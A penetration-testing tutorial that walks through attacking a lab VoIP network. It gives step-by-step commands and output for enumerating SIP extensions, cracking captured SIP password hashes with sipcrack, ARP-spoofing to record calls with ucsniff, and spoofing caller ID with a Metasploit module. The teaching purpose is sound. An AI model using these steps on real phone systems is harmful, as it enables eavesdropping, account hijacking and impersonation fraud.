Enumerating and Breaking VoIP

Introduction

Voice over Internet Protocol (VoIP) has seen rapid implementation over the past few years. Most of the organizations which have implemented VoIP are either unaware or ignore the security issues with VoIP and its implementation. Like every other network, a VoIP network is also susceptible to abuse. In this article, I would discuss about various enumeration techniques followed by demonstration of few VoIP attacks. I deliberately will not go to protocol level details as this article is aimed at Penetration Testers who want to get a taste of the basics first, though it is strongly encouraged to understand the protocols used in VoIP networks.

Possible attacks against VoIP

- Denial of Service (DoS) attacks
- Registration Manipulation and Hijacking
- Authentication attacks
- Caller ID spoofing
- Man-in-the-middle attacks
- VLAN Hopping
- Passive and Active Eavesdropping
- Spamming over Internet Telephony (SPIT)
- VoIP phishing (Vishing)

Lab Setup for VoIP Testing

For this article, I have used the following lab setup to demonstrate various security issues in VoIP.

- Trixbox[i] (192.168.1.6) – open source IP-PBX server
- Backtrack 4 R2 (192.168.1.4) - Attacker machine
- ZoIPer[ii] (192.168.1.3) – Windows softphone (User A - Victim)
- Linphone[iii] (192.168.1.8) – Windows softphone(User B - Victim)

Our lab setup



Figure 1

Let's have a look at our lab setup above. It is a typical VoIP network setup in a small organization with a Router which allocates IP addresses to the devices, an IP-PBX system and users. Now, if User A wants to communicate with User B following would happen

1. User A's call will go to IP-PBX server for User A's authentication.
2. After successful authentication of User A, IP-PBX server checks the presence of the desired extension of User B. If extension exists, the call is forwarded to User B.
3. Based on the response from User B (i.e. call accept, reject etc.) IP-PBX server responds back to User A.
4. If everything is normal, then User A would start communicating with User B.

Now we have a clear picture of the communication let's move on to the fun part, attacking VoIP.

Enumeration

Enumeration is the key to every successful attack/penetration test as it provides the much needed details and overview of the setup, VoIP is not different. In VoIP network, information useful to us as an attacker is VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones and user extensions. Let's have a look at some of the widely used tools for enumeration and fingerprinting. For the sake of demonstration, let's assume that we know the IP addresses of devices already ☺

- Smap

  Smap[iv] scans a single IP or subnet of IP addresses for SIP enabled devices. Let us use smap against the IP-PBX server. Figure 2 shows that we have successfully enumerated the server and User-Agent details are available.

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.6

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.6: ICMP reachable, SIP enabled
best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
  User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

Figure 2

- Svmap

  Svmap is another powerful scanner from sipvicious[v] suite of tools. We can set the type of request being sent while enumerating SIP devices using this tool. The default request type is OPTIONS. Let's run the tool on a pool of 20 devices (Figure 3). As we can see, svmap is able to detect IP-addresses and their User-Agent details.

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-20
WARNING:DrinkOrSip:could not bind to 0.0.0.0:5060 - some process might already b
e listening on this port. Listening on port 5061 instead
| SIP Device       | User Agent                          | Fingerprint |
-------------------------------------------------------------------------
| 192.168.1.6:5060 | Asterisk PBX 1.6.0.26-FONCORE-r78 | disabled    |
| 192.168.1.4:5060 | Zoiper rev.11619                    | disabled    |
```

Figure 3

- Swar

  During VoIP enumeration, extension enumeration is important to identify the live SIP extensions. Swar[vi] aides in scanning complete range of IP addresses. Figure 4 shows a scan for user extensions from 200 to 300. The result is user extensions which were registered with IP-PBX server.

```
root@bt:/pentest/voip/sipvicious# ./svwar.py -e200-300 192.168.1.6 -m INVITE
| Extension | Authentication |
-------------------------------
| 200       | reqauth        |
| 202       | reqauth        |
| 204       | reqauth        |
| 206       | reqauth        |
```

Figure 4

So we had a look at enumerating VoIP setup and got some interesting details. Now let's use these details to attack the setup.

Attacking VoIP

As already discussed, VoIP network is prone to a number of security threats and attacks. For this article, we will have a look at three critical VoIP attacks which could target the integrity and confidentiality of the VoIP infrastructure.

The following attacks are demonstrated in the coming sections:

1. Attacking VoIP authentication
2. Eavesdropping via ARP spoofing
3. Caller ID impersonation

1. Attacking VoIP authentication

When a new or existing VoIP phone is connected to the network, it sends a REGISTER request to the IP-PBX server for registering the associated user ID/extension number. This register requests contains important details (like user information, authentication data etc.) which could be much of an interest of an attacker or a penetration tester. Figure 5 shows the packet capture of SIP authentication request. This packet capture contains very juicy information. Let's use the information from the packet capture to for executing the authentication attack.

```
REGISTER sip:192.168.1.6;transport=UDP SIP/2.0
Via: SIP/2.0/UDP 192.168.1.3:5061;branch=z9hG4bK-d8754z-37186e79d1d8cac8-1---d8754z-
Max-Forwards: 70
Contact: <sip:200@192.168.1.3:5061;rinstance=b38b21a7169c7bdc;transport=UDP>
To: "      "<sip:200@192.168.1.6;transport=UDP>
From: "      "<sip:200@192.168.1.6;transport=UDP>;tag=d9229566
Call-ID: ZDJmN2U3YTE4ZjRhNzMxNzg3YjZlNmFiN2EyMTgxOWU.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE
Supported: replaces, norefersub, extended-refer, X-cisco-serviceuri
User-Agent: Zoiper rev.11137
Allow-Events: presence, kpml
Content-Length: 0
```

Figure 5

Attack demonstration

Attack Scenario



Figure 6

Step1: For the purpose of demonstration, let us assume that we have physical access to VoIP network. Now, using the tools and techniques described in previous sections of this article we will perform the scanning and enumeration to obtain the following details:

- IP address of SIP server
- Existing user Ids/extensions

Good, now we will start scanning the VoIP IP addresses to capture registration requests.

Step2: Using wireshark[vii] let us capture some register requests. We will save it to a file named auth.pcap. Figure 6 shows the wireshark capture file (auth.pcap)



Figure 7

Step3: Now we will use sipcrack suite[viii]. The suite of tools is available in Backtrack under **/pentest/VoIP** directory. Figure 7 shows the tools from sipcrack suite of tools.

```
root@bt:/pentest/voip/sipcrack# ls
BUGS        README       USAGE_EXAMPLES   debug.h    md5.h          wrap.c
CHANGELOG   SIPcrack.c   au.txt           debug.o    sipcrack       wrap.h
LICENSE     SIPdump.c    auth.pcap        global.h   sipdump        wrap.o
Makefile    TODO         debug.c          md5.c      wordlist.txt
```

Figure 8

Step4: Using sipdump tool, let's dump the authentication data to a file and name it auth.txt. Figure 8 shows the wireshark capture file containing authentication data for User 200.

```
root@bt:/pentest/voip/sipcrack# ./sipdump auth.txt -p auth.pcap

SIPdump 0.3   ( MaJoMu | www.codito.de )
---------------------------------------

* Using pcap file 'auth.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 192.168.1.6 -> 192.168.1.3 (User: '200')
* Dumped login from 192.168.1.6 -> 192.168.1.3 (User: '200')
* Dumped login from 192.168.1.6 -> 192.168.1.3 (User: '200')

* Exiting, sniffed 3 logins
```

Figure 9

Step5: This authentication data includes user ID, SIP extension, password hash (MD5) and victim's IP address. We will now use sipcrack tool to crack the authentication hashes using a custom word list to guess the hashes. Figure 9 shows a custom word list named as wordlist.txt which will be used for cracking the authentication hashes. We will store the results from this activity in file named auth.txt

```
root@bt:/pentest/voip/sipcrack# ./sipcrack auth.txt -w wordlist.txt

SIPcrack 0.3   ( MaJoMu | www.codito.de )
---------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.1.3     192.168.1.6     200     27667853024b323650a7279b317fa2f7
2       192.168.1.3     192.168.1.6     200     82ac52c2ec644174da2d60bbcbd81040
3       192.168.1.3     192.168.1.6     200     e54b72f8711a88f8b6173a0b2cf0c1f4

* Select which entry to crack (1 - 3): 1

* Generating static MD5 hash... cae543b23683144d2ebb6cd7a8610cdb
* Starting bruteforce against user '200' (MD5: '27667853024b323650a7279b317fa2f7
')
* Loaded wordlist: 'wordlist.txt'
* Starting bruteforce against user '200' (MD5: '27667853024b323650a7279b317fa2f7
')
* Tried 48 passwords in 0 seconds

* Found password: '200'
* Updating dump file 'auth.txt'... done
```

Figure 10

Step6: Neat, we have passwords for the extensions now☺. We can use this information by re-registering to IP-PBX server from our own SIP phone. This will allow us to perform these activities:

- Impersonate legitimate user and call other users.
- Sniff or manipulate legitimate calls, originating from and coming to the victim's extension (User A in this case).

2. Eavesdropping via Arp spoofing

All network hardware devices have a unique MAC address. Like all network devices, VoIP phones are also vulnerable to MAC/ARP spoofing attacks. For this section, we will look at sniffing active voice calls by eavesdropping and recording live VoIP conversation.

Attack Demonstration

Attack Scenario



Figure 11

Step1: For the purpose of demonstration, let's assume that we have identified victim's IP address using the techniques described earlier. Then, using ucsniff[ix] an ARP poisoning tool, we will spoof the victim's MAC address.

Step2: It is important to identify the MAC address of the target which is required to be poisoned. Although, above mentioned tools have the capability to identify MAC automatically, it is always a good practice to identify MAC separately too. Let's use nmap[x] for that. Figure 11 shows an nmap scan against the victim's IP address and its MAC address.

```
root@bt:~# nmap 192.168.1.3

Starting Nmap 5.51 ( http://nmap.org ) at 2011-08-23 01:38 IST
Nmap scan report for 192.168.1.3
Host is up (0.00058s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
1433/tcp open  ms-sql-s
8081/tcp open  blackice-icecap
9535/tcp open  man
9593/tcp open  cba8
9594/tcp open  msgsys
9595/tcp open  pds
MAC Address: 00:27:10:CB:B0:D4 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
```

Figure 12

Step3: Now we have MAC address of the victim, let us use ucsniff to spoof victim's MAC address. ucsniff tool has various modes for spoofing (i.e. Monitor mode, learning mode and MiTM mode). Let's use MiTM mode by specifying victim's IP address and SIP extension in a file named targets.txt. This mode ensures that only calls (to and fro) to victim (User A) are eavesdropped without affecting other traffic in the network. Figure 12 and figure 13 show that ucsniff has poisoned victim's (User A) MAC address.



Figure 13

Figure 14

Step4: We have successfully spoofed the Victim's MAC address and are ready to sniff calls to and from User A's VoIP phone.

Step5: Now, when user B calls User A and starts their conversation and ucsniff records their conversation. When the call is finished, ucsniff stores all the recorded conversation in a wav file. Figure 14, shows ucsniff has detected a new call to extension 200 from extension 202.

Figure 15

Step6: When we are done, we would run ucnisff again with –q option to stop spoofing the MAC of the system to ensure that everything remains fine after our attack.

Step7: The saved sound file could be played using well known audio players (like windows media player etc.)

3. Caller ID spoofing

This is one of the easiest attacks on VoIP networks. Caller ID spoofing creates a scenario where an unknown user may impersonate a legitimate user to call other legitimate users on VoIP network. Slight changes in INVITE request would result in this attack. There are numerous ways to craft a malformed SIP INVITE messages (e.g. scapy, SIPp etc.). For demonstration, let's use metasploit's[xi] auxiliary module named sip_invite_spoof.

Attack Scenario



Figure 16

Step1: Let's start our metasploit and load voip/sip_invite_spoof auxiliary module.

Step2: Next, we will configure the option **MSG to User B**. This enables us to impersonate as User B. Also, configure the User A's IP address in the option **RHOSTS**. After configuring the module, let's run the auxiliary module. Figure 17 shows all the configuration setting.

```
msf  exploit(handler) > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > set MSG User B
MSG => User B
msf  auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   MSG       User B           yes       The spoofed caller id to send
   RHOSTS    192.168.1.8      yes       The target address range or CIDR identifier
   RPORT     5060             yes       The target port
   SRCADDR   192.168.1.100    yes       The sip address the spoofed call is coming from
   THREADS   1                yes       The number of concurrent threads

msf  auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 192.168.1.8
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 17

Step3: Auxiliary module will send a spoofed invite request to the victim (User A). Victim will receive a call from my VoIP phone and answers the call with an impression that he is talking to User B. Figure 18 shows the VoIP phone of victim (User A) who is receiving a call from User B (spoofed by me).



Figure 18

Step4: Now, User A considers it as legitimate call from User B. User A will start communicating with User B.

Conclusion

Number of security threats exist related to VoIP. Using enumeration, crucial information regarding VoIP network, user Ids/extensions, phone types etc can be obtained. With use of specific tools, it is possible to attack authentication, hijack VoIP calls, eavesdrop, and call manipulation, VoIP spamming, VoIP phishing and IP-PBX server compromise.

I hope that the article was enough informative to highlight the security issues in VoIP. I would request readers to note that this article does not discuss all available VoIP tools and techniques for VoIP enumeration and penetration testing.

About Author

Sohil Garg is a penetration tester at PwC. His areas of interest include working on new attack vectors and penetration testing of secure environments. He is involved in various application security assessments. He has spoken at CERT-In on VoIP Security issues which were attended by high rank government and defence personnel. He recently discovered privilege escalation and direct object access vulnerability in product of a major company.

References

[i] http://fonality.com/trixbox/
[ii] http://www.zoiper.com/
[iii] http://www.linphone.org/
[iv] http://www.wormulon.net/files/pub/smap-blackhat.tar.gz
[v] http://code.google.com/p/sipvicious/
[vi] http://code.google.com/p/sipvicious/
[vii] http://www.wireshark.org/
[viii] You can find this tool in Backtrack 5 at /pentest/voip/sipcrack/
[ix] http://ucsniff.sourceforge.net/
[x] http://nmap.org/download.html
[xi] http://metasploit.com/download/

----------End----------